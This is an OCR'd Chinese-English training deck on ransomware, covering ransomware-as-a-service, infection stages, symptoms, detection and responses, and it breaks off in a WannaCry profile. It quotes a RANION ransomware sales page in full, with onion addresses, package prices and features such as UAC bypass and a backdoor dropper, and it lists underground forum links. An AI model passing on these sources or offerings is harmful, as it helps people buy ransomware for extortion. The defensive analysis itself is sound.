
- The buyer distributes the ransomware either on their own or with the help of a dedicated distribution service.

建立雲端支付贖金平台

- If successful, the victims are infected and pay ransom.

參考資料: https://blog.emsisoft.com/en/29220/ransomware-as-a-service/, 2019

RaaS, Ransomware as a Service



RANION - Better & Cheapest FUD Ransomware + Darknet C&C + NO Fees

BUY - **FAQ** - **REVIEWS** - **SCREENS** - **CONTACT**

We provide an already configured and compiled FUD Ransomware + Decrypter
We are the only that provide a FREE Anonymous C&C Dashboard via Onion to manage your Clients
We also provide additional FREE Customizations and take NO FEES from your Clients

DISCLAIMER: Our Products are for EDUCATIONAL PURPOSES ONLY.
Don't use them for illegal activities. You are the only responsable for your actions!
Our Products/Services are sold with NO WARRANTY and AS ARE.

*** THE ONLY ORIGINAL ONE: ranionjgot5cud3p.onion ***

Version: *1.10*

-= NEWS =-

- 2019/01 : RANION v1.10 released
- 2018/04 : RANION v1.09 released
- 2018/01 : RANION v1.08 released

參考資料: http://ranionjgot5cud3p.onion/index.html, 2019

RaaS, Ransomware as a Service

-= CHOOSE YOUR PACKAGE =-

[PACKAGE #1] - 12 MONTHS C&C Dashboard (RaaS) - Price: 900 USD

- C# FUD Ransomware (AES 256 Encryption with a 64 chars long uncrackable key)
- C# Decrypter
- Stub Size: 250kb (unique exe for each buyer)
- Stub #: 2 FUD exes (the second one after 6 months)
- Platform: Windows (both x86 and x64)
- Duration: 12 Months access to Darknet C&C Dashboard (to receive the AES keys from Clients)
- Fees: We take NO FEES from your Clients
- Features: Delayed Start, Delayed Encryption, Mutex, Task Manager/Registry Editor Disabler, UAC Bypass, Desktop Wallpaper Changer
- IP Tracking: Yes
- Offline Encryption: Yes
- Support: Yes
- Real-Time Client Manager: Yes
- Paid Add-On (Dropper): Execute your own exe (backdoor, implant, etc.) (FREE)
- Paid Add-On (Clone): A fresh FUD RANION copy with the same setup information (+90 USD)
- Paid Add-On (Crypter): Additional Crypter/Obfuscator + unique onion address (+90 USD)
- Paid Add-On (Unkillable Process): Unkillable Process aka BSOD (+90 USD)
- Free Add-On: optional file types to encrypt (for all encrypted file types see FAQ)
- Free Add-On: optional Client's sub-banner in your language (already present en, ru, de, fr, es, it, nl, fas, za)

參考資料: http://ranionjgot5cud3p.onion/index.html, 2019

RaaS, Ransomware as a Service

-= PACKAGES COMPARISON =-

	Package #3	Package #2	Package #1	Package #ELITE
Subscription	1 Month	6 Months	12 Months	12 Months
Darknet C&C Dashboard	Yes	Yes	Yes	Yes
Features: Delayed Start, Delayed Encryption, Mutex, Task Manager/Registry Editor Disabler, UAC Bypass, Desktop Wallpaper Changer	Yes	Yes	Yes	Yes
Offline Encryption	No	Yes	Yes	Yes
Support	No	Yes	Yes	Yes
Real-Time Client Manager	No	Yes	Yes	Yes
Dropper	No	Buy	Yes	Yes
Clone	No	Buy	Buy	Yes
FUD+Obfuscator	Buy	Buy	Buy	Yes
Unkillable Process	No	Buy	Buy	Yes
FUD Stub #	1	1	2	**12**
Price	120 USD	490 USD	900 USD	1900 USD

參考資料: http://ranionjgot5cud3p.onion/index.html, 2019


RaaS, Ransomware as a Service

We are the only that provide a FREE Anonymous C&C Dashboard via Onion to manage your Clients
We also provide additional FREE Customizations and take NO FEES from your Clients

DISCLAIMER: Our Products are for EDUCATIONAL PURPOSES ONLY.
Don't use them for illegal activities. You are the only responsable for your actions!
Our Products/Services are sold with NO WARRANTY and AS ARE.

*** *THE ONLY ORIGINAL ONE: ranionjgot5cud3p.onion* ***

Version: ***1.10***



-= REVIEWS =-

You can Trust us! See our Reviews and/or Contact us :-)

* Review on Bleeping Computer:	http://www.bleepingcomputer.com/
* Reviews on OnionDir:	http://auutwvpt2zktxwng.onion/
* Verified Seller on KickAss Forum:	http://kickassugvgoftuk.onion/
* Verified Seller on 0day Forum:	http://qzbkwswfv5k2oj5d.onion/

参考資料: http://ranionjgot5cud3p.onion/index.html, 2019

加密勒索攻擊的主要症狀

症狀與階段

不同症狀與階段，會隨著攻擊者的步驟安排與攻擊策略不同，期症狀可能會減少或明顯出現。透過觀察網路通訊，與其他系統工具，可以在最後階段前，防止最後的影響衝擊。但是，定期檔案備份(資料庫備份)，明顯能夠減輕被害人的資料損失。

早期症狀 (潛入階段)

1.Downloader後，出現「執行」的提示畫面, 例如 啟用內容(巨集), 偽冒下載更新(Fake Update), 或是UAC (使用者授權)等等畫面。
2.進行異常 TOR, HTTP,HTTPS, SMTP,FTP,RDP, SMB,等背景通訊。


中期症狀 (加密階段)

1.出現異常桌面或檔案圖示。
2.寫入位元與讀取位元相同，並且持續增加(須排除3種正常程式類型)。
3.突然出現光碟寫入訊息。

末期症狀 (勒索階段)

1.桌面出現勒索訊息文字。
2.電腦開機, 跳出勒索畫面。

加密勒索的主要症狀與因應方式



預防攻擊入侵

目標:

- Block the propagation path of ransomwares to get into the potential victim's devices.
- Backup the files and database into safety containers.
- Detect the source of Ransomware from.

損害控制

目標:

- Find and fixed the weakness of this event.
- Use some decrypt tools to save victim's files.
- Restore the backup files to reduce data damage.
- Rebuild and retest the robust of security system.

早期症狀

- Victims got some email with document macro or malicious attachment file which asking 'Enable Content' or popup an UAC alert screen.
- Fake update or installation from Web sites.
- Freeware or procedures asking to disable AV service.
- Network Request with SMTP/TOR/HTTP/HTTPS/FTP in background.
- Unusual DNS Domain Query


中期症狀

- CPU getting busy suddenly
- Bytes of I/O Reading and Writing were increased by a new process
- Some files is waiting to write into CD/VCD
- Network traffic of SMB or RDP increased
- Database service stopping unexpectedly

末期症狀

- Victims cannot open files stored on your computer, previously functional files now have a different extension.
- A ransom demand message is displayed on your desktop.
- Cyber criminals demand payment of a ransom (usually in Bitcoins) to unlock your files.

加密勒索的每個階段與詳細動作



不同階段的不同徵兆現象

We can simply observe some unique symptoms appeal on victims' devices of ransomware.

參考資料: P. T. Nolen Scaife, Henry Carter and K. R. Butler.Cryptolock (and drop it): Stopping ransomware attacks on user data. In 2016 IEEE 36th International Conference on Distributed Computing Systems, pages 303–312, 2016.
參考資料: Miss. Harshada U. Salvi, Mr. Ravindra V. Kerkar, "Ransomware: A Cyber Extortion", Asian Journal of Convergence in Technology Volume II Issue III Issn No.:2350-1146, I.F-2.71, 2016
參考資料: J. Zorabedian, "Anatomy of a ransomware attack: CryptoLocker, CryptoWall, and how to stay safe (Infographic)", Sophos, 2015.
參考資料: N. Hampton, Z. Baig, and S. Zeadally, "Ransomware behavioural analysis on windows platforms," J. Inf. Secur. Appl., vol. 40, pp. 44–51, 2018.

加密勒索惡意程式的傳播方式

加密勒索程式雖然有許多方式，可以攻擊被害人。但是，常見5種主要的方式，散佈(感染)加密勒索惡意程式。

Not only these major approach can install ransomware into victim's system, but also attackers can combine multiple airing approaches into a single ransomware. More than this, there is a new dark service called 'Ransomware as a service, RaaS' which can provide a complete service to extortion victims.

To delivery a ransomware, these are most popular approaches to keep in mind:

1. **EK (Exploit Kits)**
2. **Web Site with malicious JS code**
3. **Fake Computer Program**
4. **Malicious Email**
5. **Weak RDP/SMB Protocol Service**

RaaS, Ransomware as a Service

Exploits Kit (EK)
Ransomware uses the Vulnerabilities of victims to go into system.

Web injects JS Code
Victims browsed the website which contains malicious JavaScript code.

Fake updates tools
Attackers put ransomware into camouflaged utility which pretends an update hot fixed or freeware, even a


Emails with document macro
A malicious macro in an Excel, Word or PDF file designed for downloading ransomware.

Unprotected RDP/SMB Service
Weakness password of Remote Desktop or System was compromised to extortion.

參考資料: https://blog.emsisoft.com/en/29220/ransomware-as-a-service/ ,2019

加密勒索病毒散佈(入侵)的早期徵兆

- (Email) Malicious attachments of phishing emails
- (EK) Exploit kits (Angler, Blackhole, RIG, Nuclear, Magnitude, Stegano, Flash, Zero-day)
- Fake update or repackaged distributions hot fixed of Windows and other software
- Infected archives, installers of freeware, shareware or commercial software
- Download files using a peer-to-peer P2P network, torrents, shared resources
- Trojan downloaders and installers (Trojan-Downloader, Backdoor, Trojan-Dropper)
- Web sites hacked for the purpose of infection, placement of exploits or other compromises
- Aggressive, malicious advertising, banners, rotation, click-bates, black SEO, injections
- Links to images, hidden and shortened links, redirect, clickjacking.
- Malicious File downloads through special remote management tools, RAT or botnets
- Malicious browser extensions and links to fake browser extensions
- The unusual behavior such as drive-by download, drive-by login, drive-by client and close ones
- The usage of files with a legitimate digital signature that perform certain functions
- Received URL links to view or download videos, images, archives, invitations.
- Darknet Web sites, cyber underground forums, RaaS, MaaS distributors and others



These are also the major weakness of most organizations in the cybersecurity issues.

參考資料: https://blog.emsisoft.com/en/29220/ransomware-as-a-service/ ,2019

加密勒索病毒的晚期徵兆

面對加密勒索攻擊，
定期備份檔案，
是減少損失的有效方式之一。

- **檔案失效**：圖片檔案與其他文件檔案，無法開啟使用。
- **縮圖異常**：所有文件檔案的縮圖或圖示(ICON)，無法顯示或是成為空白圖示。
- **怪異類型**：文件檔案的延伸檔名(檔案類型)出現奇怪的檔案類型名稱。
- **目錄異常**：每個目錄均出現勒索要求的文字提示或贖金提醒的文字檔案。
- **桌面底圖**：電腦桌面被變更為加密勒索的提示圖片。
- **躍顯畫面**：加密勒索的提示畫面(或程式)躍升出現在螢幕最前方視窗。
- **檔案異常**：文件檔案消失(被隱藏)，或是要求輸入密碼，才能開啟。
- **開機異常**：電腦開機的BIOS畫面，出現勒索與贖金需求字樣。
- **服務異常**：資料庫服務、電郵服務被停止，並且資料檔案無法開啟。

參考資料: https://blog.emsisoft.com/en/29220/ransomware-as-a-service/ ,2019

加密勒索攻擊造成的損害

挾持設備、加密資料、或是摧毀系統

- 脅持設備，讓設備可以運作但是無法維護與控制。
- 加密資料，包括檔案資料與資料庫內容。
- 摧毀系統，導致系統無法開機運作。

透過螢幕霸佔遮蔽或是修改 MBR 開機區域，以挾持設備

脅持設備常見於螢幕被遮蔽，無法進行電腦操控，但是電腦運作仍然持續進行，資料並未被加密或損毀。

將檔案與資料庫的內容加密

加密方式與解密鍵值，成為攻擊防衛的爭奪焦點之一。而資料還原方式，除了解密鍵值之外，尚且可以透過解密工具與資料備份還原來完成。

摧毀整個電腦，讓技術人員無法挽救系統

攻擊者可能摧毀整個系統，以至於無法復原或運作。其目標並非單勒索，而是讓IT人員疲於奔命異常忙碌而無暇顧及其他系統。例如2017年FEIB台灣遠東商銀事件，即是最佳案例典範。

參考資料: Z. Shu, J. Wan, D. Li, J. Lin, A. V. Vasilakos, and M. Imran, "Security in software-defined networking: Threats and countermeasures," Mobile Networks and Applications, vol. 21, no. 5, pp. 764–776, Oct 2016

加密勒索應對方式-IT部門

早期應對 - 教育訓練與宣導

教育訓練與案例宣導，可以有效提高電腦使用者的防護意識。同時，也應 該定期更新漏洞修補套件，提升密碼強度，與絕禁安裝未經核可的程式軟體(特別是未經許可的免費工具程式，盜版破解軟體，遊戲程式，與色情檔案)。

中期應對– 網路封包異常行為分析

除了少數情況，幾乎多數的加密勒索程式，都會產生異常網路通訊行為，例如TOR通訊，惡意巨集的下載者，C&C通訊等等，甚至會出現異常SMTP, RDP, SMB 等等通訊。網路偵測機制可以適當加以圍堵或隔離。

末期應對– 損害控制與資料復原

當加密勒索程式已經完成加密(破壞)動作，並且顯示勒索訊息(畫面)的時候，既使支付贖金，也不一定會讓檔案復原 (例如 GermanWipe) 隔離被害人電腦，以做損害控制，防範擴散，是必要的手段之一。而異地異質的資料檔案的備份還原，是可靠的善後措施之一。

- 早期症狀(潛入階段)
- 中期症狀(加密階段)
- 末期症狀(勒索階段)

在這些主要階段，IT人員可以採取適當的應對方法，去處理加密勒索攻擊的威脅。

在2019年，根據 FBI 所發布的 I-100219-PSA 的資安警訊與建議，針對加密勒索威脅，交付贖金並非最佳策略。有許多情況，交付贖金後，並未能取得解密金鑰或復原資料檔案。相對的，正確的防範應對方式，可以有效提升資訊安全防護能力，進而抵禦加密勒索攻擊。

參考資料: FBI USA, High-Impact Ransomware Attacks Threaten U.S. Businesses And Organizations , https://www.ic3.gov/media/2019/191002.aspx, 2019

参考資料: https://www.nomoreransom.org/ar/index.html, 2019

加密勒索惡意程式的偵測方式

檔案特徵資料
根據加密勒索樣本程式，製作防毒工具的特徵碼。

系統 API 使用統計
一般程式與加密勒索程式，呼叫作業系統特定API的次數, 有者明顯不同數值。

加密API或加密程式庫的使用
系統加密API與常用加密程式庫，可以加以監控或管理呼叫者的白名單。

Big Data
運用大數據統計方式，在某些密集前再受害對象，事先發出加密勒索的提醒警訊。

網路封包行為分析
多數加密勒索程式，其網路通訊行為，有者異於一般網路行為的現象，例如TOR。

特殊檔案讀寫行為
多數加密勒索程式，會出現近似相同數值而同步增加的讀取次數與寫入次數。

惡意電郵活動的偵測
偵測惡意電郵或是惡意巨集，可以阻擋多數加密勒索程式的入侵攻擊。

程式執行的AI 識別模式
不同程式在系統資源(Disk, Network, Registry, Schedule, Process)的使用模式，透過AI識別方式，找出異常惡意威脅。

參考資料: K. Rieck, G. Schwenk, T. Limmer, T. Holz, and P. Laskov, Botzilla: Detecting the Phoning Home of Malicious Software. In Proceedings of the 25th ACM Symposium on Applied Computing (SAC), March 2010
參考資料: N. Idika, A. P. Mathur, A Survey of Malware Detection Techniques, Technical Report, Purdue University, 2007
參考資料: P. T. N. Scaife, H, Carter, K. R. Butler, Cryptolock (and drop it): Stopping ransomware attacks on user data. In 2016 IEEE 36th International Conference on Distributed Computing Systems, pp. 303-312, 2016
參考資料: D. Sgandurra, L. Muñoz-González, R. Mohsen, E. C. Lupu, Automated Dynamic Analysis of Ransomware: Benefits, Limitations and use for Detection, In: Computing Research Repository (CoRR), abs/ 1609.03020, arXiv.org E·

加密勒索攻擊的發展與觀察

產業分工發展

系統駭入專家與勒索病毒集團分工合作，讓被害影響擴大。在智利、玻利維亞和秘魯皆設有營業據點的拉丁美洲居家產品供應商有1069部電腦105台主機被入侵。台灣製造商，388部電腦15台主機被入侵。哥倫比亞金融服務公司623部電腦被入侵。

加密勒索程式發展

加密勒索程式逐步轉換到雲端服務，亦即”RaaS”加密勒索服務的提供，讓進入門檻降低。同時，為了擴大加密勒索被害設備數量(被勒索的電腦最大化)透過內網通訊(SMB或其他)的傳播擴散，也將增加。

加密貨幣的發展

區塊鍊技術的進步，提升數位加密貨幣的普及，同時也間接協助加密勒索者取得贖金的安全與隱密的途徑。

網路行為的發展

為了顧及加密勒索犯罪集團的聲譽信用，有效運用網路通訊，成為傳送加密與解密資料的方式。不論TOR,I2P或是隱密電郵與一般網際網路的服務，都會被攻擊者更加依賴。

受害者的發展

法人機構(包括政府與企業)因為其運作特性，持續性與便利性，必須大量依賴使用網路與電腦，而且有足夠財務支付贖金。因此，成為加密勒索的最優先攻擊目標。

參考資料 : Digital "Pharmacusa": Complexity of Underground Syndicates Behind 2019 Rise of Targeted Ransomware, https://www.advanced-intel.com/post/digital-pharmacusa-complexity-of-underground-syndicates-behind-2019-rise-of-targeted-ransomware, 2019

參考資料 : Adamov, Alexander, and Anders Carlsson. “The state of ransomware. Trends and mitigation techniques.” East-West Design & Test Symposium (EWDTS), 2017 IEEE. IEEE, 2017.

加密勒索的未來趨勢

加密勒索攻擊，已經逐漸演變成為犯罪獲利的最大來源

01

加密勒索攻擊的供應鏈,已然成形!

從加密勒索的程式發展、C&C中繼站、支付贖金機制、攻擊入侵集團、到散佈惡意程式的專用服務(Emotet, TricBot等等) 加密勒索攻擊已經具備「產業上下游」的分工合作生態圈(ECO System, Ecosphere) 類似上下游的供需供應鏈，加密勒索攻擊，在未來將更為嚴重、攻擊更為頻繁。IT人員需要從多個層面進行偵測、防堵、降低損害、完整備份，才能應付這場新的資訊戰爭!!

02

法人機構(政府, 企業, 醫院)被攻擊比例，將大幅提升!

面對加密勒索攻擊時，支付贖金的能力差異，加上依賴網路與電腦提供服務的特性，一般消費者(個人)與法人機構(政府、企業)有者顯著的不同。加密勒索攻擊者會將主要攻擊目標，轉移到法人機構，特別是政府機構、醫療機構、金融機構等等，這些組織機構的特性是：無法停止使用電腦網路服務，與支付勒索贖金為機會成本。

參考資料: https://www.recordedfuture.com/ransomware-trends-2019/ ,2019

參考資料: J. Zorabedian, "Anatomy of a ransomware attack: CryptoLocker, CryptoWall, and how to stay safe (Infographic)", Sophos, 2015.

近年網路加密勒索案例

Wanacrypto, GandCrab 與 GlobeImposter 都有系列變種的逐年演進

The Evolution of WannaCrypt

Distribute Ransomware

Email, SMB

Suspicious email attachments which is a self-extracting exe file.

Particular Behavior

Malicious Activity

It uses EthernalBlue, EthernalRomance to infect all hosts which can send malicious payload.

Stop infecting if found ‘http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com’

Multiple Language

International Ransom

It will display one of variants language to extortion bitcoin. This ransomware targets Windows XP, Windows 7, Windows 8 and Windows Server (include Windows NT).

Major Victims

2016~2019

Top 3 Countries Infected: Russia, Ukraine and China.

參考資料: https://www.2-spyware.com/remove-dharma-ransomware-virus.html, 2019

參考資料: https://www.enigmasoftware.com/dharmaransomware-removal/ 2019

The Evolution of WannaCrypt

Distribute Ransomware

